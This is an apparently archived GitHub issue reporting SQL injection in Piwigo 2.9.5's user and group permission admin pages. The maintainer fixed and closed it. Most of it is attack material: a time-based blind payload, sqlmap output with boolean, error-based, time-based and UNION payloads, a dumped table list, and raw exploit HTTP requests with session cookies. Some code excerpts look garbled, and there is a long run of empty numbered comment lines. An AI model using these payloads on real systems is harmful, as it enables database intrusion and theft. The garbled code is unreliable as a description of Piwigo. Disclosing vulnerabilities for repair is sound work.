


[Jump to bottom](#)

🔒 Closed zongdeiqianxing opened this issue on May 7, 2019 · 3 comments

➔ 2.10.0RC1

```
1: request http://xx.xx.xx.xx/admin.php?page=user_perm&user_id=1 /Need to have a private album
then move the album from the right to the left
payload: 1 and if(ascii(substr(database(),1,1))>97,1,sleep(5)) or use 'sqlmap'
```



2:

same as the first, request /admin.php?page=user_perm&user_id=1 /Need to have a private album then move the album from the right to the left

payload: 1 and if(ascii(substr(database(),1,1))>97,1,sleep(5)) or use 'sqlmap'

```
comments.php > profile.php > group_perm.php > functions_user.inc.php > functions.php >
44 //
45 //
46 //
47 //
48 //
49 //
50 //
51 //
52 //
53 //
54 //
55 //
56 //
57 //
58 //
59 //
60 //
61 //
62 //
63 //
64 //
65 //
66 //
67 //
68 //
69 //
70 //
71 //
72 //
73 //
74 //
75 //
76 //
77 //
78 //
79 //
80 //
81 //
82 //
83 //
84 //
85 //
86 //
87 //
88 //
89 //
90 //
91 //
92 //
93 //
94 //
95 //
96 //
97 //
98 //
99 //
100 //
101 //
102 //
103 //
104 //
105 //
106 //
107 //
108 //
109 //
110 //
111 //
112 //
113 //
114 //
115 //
116 //
117 //
118 //
119 //
120 //
121 //
122 //
123 //
124 //
125 //
126 //
127 //
128 //
129 //
130 //
131 //
132 //
133 //
134 //
135 //
136 //
137 //
138 //
139 //
140 //
141 //
142 //
143 //
144 //
145 //
146 //
147 //
148 //
149 //
150 //
151 //
152 //
153 //
154 //
155 //
156 //
157 //
158 //
159 //
160 //
161 //
162 //
163 //
164 //
165 //
166 //
167 //
168 //
169 //
170 //
171 //
172 //
173 //
174 //
175 //
176 //
177 //
178 //
179 //
180 //
181 //
182 //
183 //
184 //
185 //
186 //
187 //
188 //
189 //
190 //
191 //
192 //
193 //
194 //
195 //
196 //
197 //
198 //
199 //
200 //
201 //
202 //
203 //
204 //
205 //
206 //
207 //
208 //
209 //
210 //
211 //
212 //
213 //
214 //
215 //
216 //
217 //
218 //
219 //
220 //
221 //
222 //
223 //
224 //
225 //
226 //
227 //
228 //
229 //
230 //
231 //
232 //
233 //
234 //
235 //
236 //
237 //
238 //
239 //
240 //
241 //
242 //
243 //
244 //
245 //
246 //
247 //
248 //
249 //
250 //
251 //
252 //
253 //
254 //
255 //
256 //
257 //
258 //
259 //
260 //
261 //
262 //
263 //
264 //
265 //
266 //
267 //
268 //
269 //
270 //
271 //
272 //
273 //
274 //
275 //
276 //
277 //
278 //
279 //
280 //
281 //
282 //
283 //
284 //
285 //
286 //
287 //
288 //
289 //
290 //
291 //
292 //
293 //
294 //
295 //
296 //
297 //
298 //
299 //
300 //
301 //
302 //
303 //
304 //
305 //
306 //
307 //
308 //
309 //
310 //
311 //
312 //
313 //
314 //
315 //
316 //
317 //
318 //
319 //
320 //
321 //
322 //
323 //
324 //
325 //
326 //
327 //
328 //
329 //
330 //
331 //
332 //
333 //
334 //
335 //
336 //
337 //
338 //
339 //
340 //
341 //
342 //
343 //
344 //
345 //
346 //
347 //
348 //
349 //
350 //
351 //
352 //
353 //
354 //
355 //
356 //
357 //
358 //
359 //
360 //
361 //
362 //
363 //
364 //
365 //
366 //
367 //
368 //
369 //
370 //
371 //
372 //
373 //
374 //
375 //
376 //
377 //
378 //
379 //
380 //
381 //
382 //
383 //
384 //
385 //
386 //
387 //
388 //
389 //
390 //
391 //
392 //
393 //
394 //
395 //
396 //
397 //
398 //
399 //
400 //
401 //
402 //
403 //
404 //
405 //
406 //
407 //
408 //
409 //
410 //
411 //
412 //
413 //
414 //
415 //
416 //
417 //
418 //
419 //
420 //
421 //
422 //
423 //
424 //
425 //
426 //
427 //
428 //
429 //
430 //
431 //
432 //
433 //
434 //
435 //
436 //
437 //
438 //
439 //
440 //
441 //
442 //
443 //
444 //
445 //
446 //
447 //
448 //
449 //
450 //
451 //
452 //
453 //
454 //
455 //
456 //
457 //
458 //
459 //
460 //
461 //
462 //
463 //
464 //
465 //
466 //
467 //
468 //
469 //
470 //
471 //
472 //
473 //
474 //
475 //
476 //
477 //
478 //
479 //
480 //
481 //
482 //
483 //
484 //
485 //
486 //
487 //
488 //
489 //
490 //
491 //
492 //
493 //
494 //
495 //
496 //
497 //
498 //
499 //
500 //
501 //
502 //
503 //
504 //
505 //
506 //
507 //
508 //
509 //
510 //
511 //
512 //
513 //
514 //
515 //
516 //
517 //
518 //
519 //
520 //
521 //
522 //
523 //
524 //
525 //
526 //
527 //
528 //
529 //
530 //
531 //
532 //
533 //
534 //
535 //
536 //
537 //
538 //
539 //
540 //
541 //
542 //
543 //
544 //
545 //
546 //
547 //
548 //
549 //
550 //
551 //
552 //
553 //
554 //
555 //
556 //
557 //
558 //
559 //
560 //
561 //
562 //
563 //
564 //
565 //
566 //
567 //
568 //
569 //
570 //
571 //
572 //
573 //
574 //
575 //
576 //
577 //
578 //
579 //
580 //
581 //
582 //
583 //
584 //
585 //
586 //
587 //
588 //
589 //
590 //
591 //
592 //
593 //
594 //
595 //
596 //
597 //
598 //
599 //
600 //
601 //
602 //
603 //
604 //
605 //
606 //
607 //
608 //
609 //
610 //
611 //
612 //
613 //
614 //
615 //
616 //
617 //
618 //
619 //
620 //
621 //
622 //
623 //
624 //
625 //
626 //
627 //
628 //
629 //
630 //
631 //
632 //
633 //
634 //
635 //
636 //
637 //
638 //
639 //
640 //
641 //
642 //
643 //
644 //
645 //
646 //
647 //
648 //
649 //
650 //
651 //
652 //
653 //
654 //
655 //
656 //
657 //
658 //
659 //
660 //
661 //
662 //
663 //
664 //
665 //
666 //
667 //
668 //
669 //
670 //
671 //
672 //
673 //
674 //
675 //
676 //
677 //
678 //
679 //
680 //
681 //
682 //
683 //
684 //
685 //
686 //
687 //
688 //
689 //
690 //
691 //
692 //
693 //
694 //
695 //
696 //
697 //
698 //
699 //
700 //
701 //
702 //
703 //
704 //
705 //
706 //
707 //
708 //
709 //
710 //
711 //
712 //
713 //
714 //
715 //
716 //
717 //
718 //
719 //
720 //
721 //
722 //
723 //
724 //
725 //
726 //
727 //
728 //
729 //
730 //
731 //
732 //
733 //
734 //
735 //
736 //
737 //
738 //
739 //
740 //
741 //
742 //
743 //
744 //
745 //
746 //
747 //
748 //
749 //
750 //
751 //
752 //
753 //
754 //
755 //
756 //
757 //
758 //
759 //
760 //
761 //
762 //
763 //
764 //
765 //
766 //
767 //
768 //
769 //
770 //
771 //
772 //
773 //
774 //
775 //
776 //
777 //
778 //
779 //
780 //
781 //
782 //
783 //
784 //
785 //
786 //
787 //
788 //
789 //
790 //
791 //
792 //
793 //
794 //
795 //
796 //
797 //
798 //
799 //
800 //
801 //
802 //
803 //
804 //
805 //
806 //
807 //
808 //
809 //
810 //
811 //
812 //
813 //
814 //
815 //
816 //
817 //
818 //
819 //
820 //
821 //
822 //
823 //
824 //
825 //
826 //
827 //
828 //
829 //
830 //
831 //
832 //
833 //
834 //
835 //
836 //
837 //
838 //
839 //
840 //
841 //
842 //
843 //
844 //
845 //
846 //
847 //
848 //
849 //
850 //
851 //
852 //
853 //
854 //
855 //
856 //
857 //
858 //
859 //
860 //
861 //
862 //
863 //
864 //
865 //
866 //
867 //
868 //
869 //
870 //
871 //
872 //
873 //
874 //
875 //
876 //
877 //
878 //
879 //
880 //
881 //
882 //
883 //
884 //
885 //
886 //
887 //
888 //
889 //
890 //
891 //
892 //
893 //
894 //
895 //
896 //
897 //
898 //
899 //
900 //
901 //
902 //
903 //
904 //
905 //
906 //
907 //
908 //
909 //
910 //
911 //
912 //
913 //
914 //
915 //
916 //
917 //
918 //
919 //
920 //
921 //
922 //
923 //
924 //
925 //
926 //
927 //
928 //
929 //
930 //
931 //
932 //
933 //
934 //
935 //
936 //
937 //
938 //
939 //
940 //
941 //
942 //
943 //
944 //
945 //
946 //
947 //
948 //
949 //
950 //
951 //
952 //
953 //
954 //
955 //
956 //
957 //
958 //
959 //
960 //
961 //
962 //
963 //
964 //
965 //
966 //
967 //
968 //
969 //
970 //
971 //
972 //
973 //
974 //
975 //
976 //
977 //
978 //
979 //
980 //
981 //
982 //
983 //
984 //
985 //
986 //
987 //
988 //
989 //
990 //
991 //
992 //
993 //
994 //
995 //
996 //
997 //
998 //
999 //
1000 //
```

```
function get_usercats($cat_ids)
{
    if (!is_array($cat_ids) or count($cat_ids) < 1)
    {
        return array();
    }

    $supercats = array();

    $query = '
        SELECT supercats
        FROM ' . CATEGORIES_TABLE . '
        WHERE cat_id = ' . implode( $cat_ids, ',' ) . '
    ';

    $result = $wpdb->query($query);
    while ($row = $wpdb->fetch_assoc($result))
    {
        $supercats = array_merge($supercats,
            explode( $delim, $row['supercats'] ));
    }
    $supercats = array_unique($supercats);

    return $supercats;
}
```

```
1.2.4testable
http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting at 14:22:47

[14:22:47] [INFO] parsing HTTP request from '3'

[14:22:47] [INFO] resuming back-end DBMS 'mysql'

[14:22:47] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: cat_false[] (POST)

Type: Boolean-based blind

Title: OR Boolean-based blind - WHERE or HAVING clause (MySQL comment)

Payload: cat_false[]=1388) OR 9149=9149#trueify=NC2MAB

Type: error-based

Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: cat_false[]>1) OR (SELECT 5983 FROM(SELECT COUNT(*),CONCAT(0x7176607a71,(SELECT (ELT(5983=5983,1))),0x7176607a71,FLOOR(RAND(0)))>1)) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY >1)-- 10708#trueify=NC2MAB

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 OR time-based blind

Payload: cat_false[]>1) OR SLEEP(5)-- xh14#trueify=NC2MAB

Type: UNION query

Title: MySQL UNION query (random number) - 1 column

Payload: cat_false[]>1) UNION ALL SELECT CONCAT(0x7176607a71,0x4a696c506f697a7a0745a557470596a40505450775046a425a507615041515a76545734c74508,0x7176607a71)1#trueify=NC2MAB

[14:22:47] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Apache 2.4.7, PHP 5.5.9

back-end DBMS: MySQL >= 5.0

[14:22:47] [INFO] fetching tables for database: 'piwigo'

Database: piwigo

[32 tables]

piwigo_cache

piwigo_categories

piwigo_comments

piwigo_config

piwigo_favorites

piwigo_group_access

piwigo_groups

piwigo_history

piwigo_history_summary

piwigo_image_category

piwigo_image_format

piwigo_image_tag

piwigo_images

piwigo_languages

piwigo_old_permissions

piwigo_plugins

piwigo_rtf

piwigo_search

piwigo_sessions

piwigo_sitemap

piwigo_tags

piwigo_themes

piwigo_upgrade

piwigo_user_access

piwigo_user_auth_keys

```
49 // ----- updates -----
50 // |----- updates -----|
51 // ----- updates -----
52 // ----- updates -----
53 if (isset($_POST['falseify']))
54 and isset($_POST['cat_true'])
55 and count($_POST['cat_true']) > 0)
56 {
57 // if you forbid access to a category, all sub-categories become
58 // automatically forbidden
59 $subcats = get_subcat_ids($_POST['cat_true']);
60 $query = '
61 DELETE FROM '.USER_ACCESS_TABLE.'
62 WHERE user_id = '.$page['user'].'
63 AND cat_id IN ('.implode(' ', $subcats).')
64 ';
65 pwg_query($query);
66 }
67 elseif (isset($_POST['trueify']))
68 and isset($_POST['cat_false'])
69 and count($_POST['cat_false']) > 0)
70 {
71 add_permission_on_category($_POST['cat_false'], $page['user']);
72 }
73 // ----- updates -----
74
```

```
function add_permission_on_category($category_ids, $user_ids)
{
    if (!is_array($category_ids))
    {
        $category_ids = array($category_ids);
    }
    if (!is_array($user_ids))
    {
        $user_ids = array($user_ids);
    }

    // check for emptiness
    if (count($category_ids) == 0 or count($user_ids) == 0)
    {
        return;
    }

    // make sure categories are private and select uppercats or subcats
    $cat_ids = get_uppercat_ids($category_ids);
    if (isset($_POST['apply_on_sub']))
    {
        $cat_ids = array_merge($cat_ids, get_subcat_ids($category_ids));
    }

    function get_uppercat_ids($cat_ids)
    {
        if (!is_array($cat_ids) or count($cat_ids) < 1)
        {
            return array();
        }

        $uppercats = array();

        $query = '
        SELECT uppercats
        FROM '.CATEGORIES_TABLE.'
        WHERE id IN ('.implode(' ', $cat_ids).')
        ';
        $result = pwg_query($query);
        while ($row = pwg_db_fetch_assoc($result))
        {
            $uppercats = array_merge($uppercats,
                explode(' ', $row['uppercats']));
        }
        $uppercats = array_unique($uppercats);

        return $uppercats;
    }
}
```

Request

Raw Params Headers Hex

POST /admin.php?page=user_perm&user_id=1 HTTP/1.1
Host: 10.150.10.186:30008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30008/admin.php?page=user_perm&user_id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Cookie: pwg_id=bv8qg8mbcbq99bhcd1f1q20
Connection: close
Upgrade-Insecure-Requests: 1

cat_false%5B%5D=1&if(ascii(substr(database(),1,1))>300,1,sleep(2))&trueify=%C2%AB

因为经过多个sql语句，所以会延迟不止2秒

zongdeiqianxing commented on May 8, 2019

Author

```
POST /admin.php?page=group_perm&group_id=1 HTTP/1.1
Host: 10.150.10.186:30008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30008/admin.php?page=group_perm&group_id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Cookie: pwg_id=tnnmg7j58gsgjms5hcdu2ge35
Connection: close
Upgrade-Insecure-Requests: 1

cat_false%5B%5D=1&trueify=%C2%AB

POST /admin.php?page=user_perm&user_id=1 HTTP/1.1
Host: 10.150.10.186:30008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30008/admin.php?page=user_perm&user_id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Cookie: pwg_id=bv8qg8mbcbq99bhcd1f1q20
Connection: close
Upgrade-Insecure-Requests: 1

cat_false%5B%5D=1&trueify=%C2%AB
```

plegall added this to the 2.9.6 milestone on May 31, 2019

plegall closed this as completed in 7234d01 on Aug 12, 2019

plegall self-assigned this on Aug 12, 2019

plegall added the Section: Security label on Aug 12, 2019

plegall modified the milestones: 2.9.6, 2.10.0RC1 on Aug 12, 2019

plegall changed the title Piwigo 2.9.5 - SQL injection in admin/user_perm.php and admin/group_perm.php SQL injection in user/group permissions manager on Aug 12, 2019

plegall commented on Aug 12, 2019

Member

vulnerability found in Piwigo v2.9.5

Assignees

 plegall

Labels

Section: Security

Projects

None yet

Milestone

2.10.0RC1

Development

No branches or pull requests

2 participants

